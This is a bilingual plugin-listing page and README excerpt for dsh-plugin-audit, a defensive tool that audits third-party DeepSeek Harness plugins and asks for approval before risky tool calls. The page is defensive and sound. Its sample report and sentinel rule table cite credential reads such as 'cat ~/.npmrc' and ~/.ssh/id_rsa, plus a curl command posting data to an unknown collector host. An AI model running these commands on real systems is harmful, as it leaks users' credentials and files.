jkrandom-sudo/dsh-plugin-audit
DeepSeek Harness 插件安全审计:静态权限画像(附文件/行号证据)+ 运行时哨兵,在触及凭证或向未知主机外发数据时先请你批准
Project Overview项目介绍
dsh-plugin-audit is a native security plugin built exclusively for DeepSeek Harness (DSH), designed to help users evaluate third-party DSH plugins before installation and monitor them during runtime. It includes two core components: a static auditing tool called plugin_audit that scans plugin source code and configuration files, and a runtime sentinel that intercepts risky tool calls before they execute. To install the plugin, users can run the dsh CLI command dsh plugin --profile web add dsh-plugin-audit from npm, or install it directly from GitHub, then restart their DSH profile to activate it. Static scans are read-only by design, so they will never modify the target plugin directory or any system files.
After installation, users can call the plugin_audit tool directly from a DSH chat session by providing the absolute path to the source directory of the third-party plugin they want to audit. The tool returns a formatted Markdown report that lists the plugin's permission profile, categorized findings by severity, and clear evidence of any risky behavior with file and line number markers. The runtime sentinel activates automatically once the plugin is installed, and it will pause any tool call that matches risk rules to ask for explicit user approval before proceeding. This tool is intended for DSH users who want full visibility and control over what third-party plugins can do on their system.
dsh-plugin-audit requires Node.js version ^22.19.0 or >=24.0.0, and has a peer dependency on Cordis ^4.0.0-rc.7. It is released under the open MIT license, so it is free to use, modify, and distribute. The scanner has a hard cap of 400 files and 256 KB total source size, does not follow symlinks outside the target plugin directory, and will flag mentions of credential paths in comments as well as active code. It is important to note that a clean audit report does not mean a plugin is safe, the tool only surfaces evidence for user judgment.
这是一个专为 DeepSeek Harness 开发的原生安全审计插件,主要功能是对第三方 DSH 插件进行静态权限扫描和运行时风险监控。静态扫描阶段会分析插件源码、package.json 和 cordis.patch.yml,生成包含风险等级、权限清单和具体发现项的审计报告,标注出插件访问的文件、进程、网络出口主机、环境变量和凭证路径。
普通用户安装该插件后,既可以手动调用 plugin_audit 工具对打算安装的第三方插件进行预安装审计,也可以直接启用运行时哨兵,对所有工具调用进行实时监控。当工具调用命中风险规则,比如访问凭证路径或向未授权主机发送数据,会触发用户确认弹窗,不会自动放行,适合重视 DSH 插件安全、想要自主掌控插件行为的用户。
该插件要求 Node.js 版本为 22.19.0 以上或 24.0.0 以上,依赖 Cordis 4.0.0-rc.7 及以上版本,采用 MIT 许可证开源,免费供用户使用和修改。扫描默认最多处理 400 个文件、总大小不超过 256 KB,不追踪符号链接指向的外部文件,且注释中的内容也会触发扫描报告,符合安全审计偏向多报的设计原则。
请帮我安装这个 DSH 插件。安装前先完成【兼容性检查 + 安全性检查】,检查通过再动手。

插件:dsh-plugin-audit(jkrandom-sudo/dsh-plugin-audit)
仓库:https://github.com/jkrandom-sudo/dsh-plugin-audit
本站详情页:https://www.yhbd.top/plugins/jkrandom-sudo-dsh-plugin-audit/
本站登记:类型 plugin · 归类 原生 DSH 插件 · 许可证 MIT · ⭐ 4 · 最近提交 2026-09-11 · 主语言 TypeScript

按下面顺序执行,每步先把结论告诉我,再进入下一步:

【1 兼容性检查】
① 我这边:DSH 版本、Node 版本、操作系统、当前 profile(web / desktop)。
② 读它的 README、package.json、插件 manifest,列出它要求的 DSH 版本 / Node 版本 / 操作系统 / 外部依赖 / 需要另外先装的运行时。
③ 逐条比对,结论只写「满足 / 不满足 / 未知」三种;不满足的给出可行替代方案。
④ 检查是否和我已装的插件冲突:命令名重复、skill / tool 重名、端口占用、重复注册的 MCP server。

【2 安全性检查】
① 仓库可信度:和上面「本站登记」是否一致;star / fork 数、创建时间、最近提交,是否归档或长期停更。
② 安装脚本:逐行看 package.json 的 preinstall / install / postinstall,以及 install.sh、setup.ps1 之类脚本。出现 curl|bash、下载后直接执行、混淆代码、访问与插件功能无关的域名,立刻停下来告诉我,不要继续装。
③ 依赖:列出新增依赖,标出无人维护、或与知名包拼写近似的可疑包(typosquatting)。
④ 权限与副作用:它会读写哪些目录、访问哪些域名、需要哪些 DSH 权限(filesystem / network / shell / clipboard 等),以及怎么卸载和回滚。
⑤ 如果它要求 sudo / 管理员权限,或权限明显超出功能所需,先停下来问我。

【3 安装】
上面两步没有「不满足」和「高危项」时才执行;用官方推荐方式安装,不要自行提权。

【4 汇报】
用表格输出:检查项 / 结论 / 依据 / 是否需要我决策。拿不准的一律写「未知」并说明要我怎么确认——不要猜,也不要替我决定。
Send this message to DSH in your current session: it verifies compatibility and security first (answering met / not met / unknown item by item) and only installs once everything checks out — it will stop and ask you if it finds a high-risk item. The box scrolls; the copy is the full prompt. CLI install commands may not be accurate across systems, so DSH is the safer route.把上面这条消息直接发给当前会话里的 DSH:它会先核对兼容性与安全性(逐条给「满足 / 不满足 / 未知」),确认没问题再安装,有高危项会停下来问你。框内可滚动,复制到的是完整提示词;安装命令不一定准确,发给 DSH 更稳。
- Only 4 stars - very few users, little community feedback星标只有 4,几乎没人在用,遇到问题缺少社区反馈
DSH walks through these 9 checksDSH 会逐条核对这 9 项
Compatibility兼容性
- DSH, Node, OS and profile requirementsDSH 版本 / Node 版本 / 操作系统 / profile 是否满足要求
- External dependencies and runtimes (Electron / Python / Docker, ...)外部依赖与运行时(Electron / Python / Docker 等)是否齐备
- Conflicts with installed plugins: command names, skill / tool names, ports, duplicate MCP registration与已装插件是否冲突:命令名、skill / tool 重名、端口占用、重复 MCP 注册
Security安全性
- Repo matches the facts registered here; archived or abandoned?仓库是否与页面登记一致,是否归档或长期停更
- Safety of preinstall / install / postinstall and install.sh / setup.ps1preinstall / install / postinstall 与 install.sh、setup.ps1 是否安全
- curl|bash, download-then-execute, obfuscation, unrelated domains → stop immediatelycurl|bash、下载即执行、混淆代码、无关域名 → 立刻停止
- Typosquatting or unmaintained packages among the new dependencies新增依赖里有没有 typosquatting 或无人维护的包
- Requested permissions vs. what the feature actually needs申请了哪些权限、是否超出功能所需(filesystem / network / shell / clipboard)
- Any sudo / admin requirement, plus uninstall and rollback是否要求 sudo / 管理员权限,以及卸载与回滚方式
Anything uncertain must be marked unknown with a note on how to confirm it. This site's signal screen is a static snapshot, not a security audit.拿不准的必须标「未知」并说明要我怎么确认。本站的信号筛查是静态快照,不能替代安全审计。
Or use CLI install (for developers)或使用命令行安装(适合开发者)
CLI Install命令行安装
dsh plugin --profile web add dsh-plugin-audit把 jkrandom-sudo/dsh-plugin-audit 加入你的 DSH 配置(web profile)即可启用。
READMEREADME
dsh-plugin-audit
中文 · npm · DeepSeek Harness
Know what a DSH plugin can do before you let it run. dsh-plugin-audit profiles third-party plugins statically — which files, processes, hosts, env vars and credential paths their code touches, with file/line evidence — and arms a runtime sentinel that asks for your approval when any tool call reaches for credentials or moves data to unknown hosts.
What it does
1. Static audit — the plugin_audit tool. Point it at any plugin directory; it scans the source, package.json and cordis.patch.yml, then returns a permission profile card:
## Plugin audit: fixture-suspicious-plugin

**Risk: REVIEW** — REVIEW — human review recommended before installing

> 1 files scanned; risk=review; 10 findings (4 review, 4 notice, 2 info)

### Permission profile

| Surface | Observed |
|---|---|
| Filesystem read | **yes** |
| Filesystem write | **yes** |
| Child processes | **yes** |
| Network | **yes** |
| Outbound hosts | `evil.example.com`, `exfil.badhost.io`, `telemetry.example.net` |
| Env variables | `GITHUB_TOKEN`, `HOME` |
| Credential-looking env | `GITHUB_TOKEN` |
| Credential paths | `.npmrc`, `.ssh` |
| Dynamic code execution | **yes** |
| Injected services | `credentials`, `tools` |
| Declared dependencies | — |
| Bundle patch | none |

### Findings

| severity | capability | location | detail |
|---|---|---|---|
| review | env-access | `src/index.js` | Reads a credential-looking environment variable. |
| review | credential-access | `src/index.js:12` | References a credential-bearing path. |
| … | … | … | … |
The scan is read-only by contract: every report carries writesPerformed: false, and an optional invariant companion enforces that marker at runtime.
2. Runtime sentinel. A listener on the harness's tools/pre-execute waterfall. When a pending tool call matches a risk rule, the sentinel returns ask with a reason, and the host's normal approval prompt takes it from there (no approval channel → the call is denied, never silently allowed):
| Rule | Example that triggers an approval prompt |
|---|---|
| Any tool argument references a credential path | read on ~/.ssh/id_rsa, bash: cat ~/.npmrc |
Shell egress toward a host outside allowedHosts |
curl -d @data.json https://collector.unknown.io/x |
| A write tool targets a home-directory dotfile | write on ~/.zshrc |
Showing the opening section of the README — the full document lives in the repository以上为 README 开头摘要,完整文档在仓库内 · View the full README on GitHub →在 GitHub 查看完整 README →
Related相关推荐
-
 hyhmrright/brooks-lint
AI code reviews grounded in 12 classic engineering books — decay risk diagnostics with book citations, severity labels, …
-
 zhu1090093659/dsh-trading
Agent-native trading terminal built on DeepSeek Harness. Crypto, US, CN and HK in one three-column GUI, 19+ hot-swappabl…
-
 HarcoChen/dsh-vsc-integration
DeepSeek Harness (DSH) for VS Code — AI coding with native diffs, tool approvals, persistent sessions, and Trace insight…
-
 kenryu42/cc-safety-net
A pre-execution guard for AI coding agents. It blocks destructive Git and file system commands, plus common attempts to …
-
 SeaOf0/dsh-redteam-model
基于dsh web实现的多种模式,目的是服务于redteam进行授权的安全研究,覆盖渗透测试、红队评估、代码审计等范围领域,请勿用于非法行为。(允许二开,赋予模块各位自己的业务逻辑,方法论只有自己熟练的才好用,好的方法论=好的生态)
- PerryLink/dsh-industry-research Industry and company research domain pack for DeepSeek Harness: methodology skills, industry chain mapping, public-sourc…
-
 lire1131/dsh-undo-savepoint
DSH crash-rescue plugin: undo config & plugin-code changes, secret-safe snapshots, one-click SAFE MODE, plus offline CLI…
- Akimiya-z/codex-guard Quality gate for AI/Codex-generated pull requests: blocks TODO leftovers, leaked secrets, sloppy commits and red CI befo…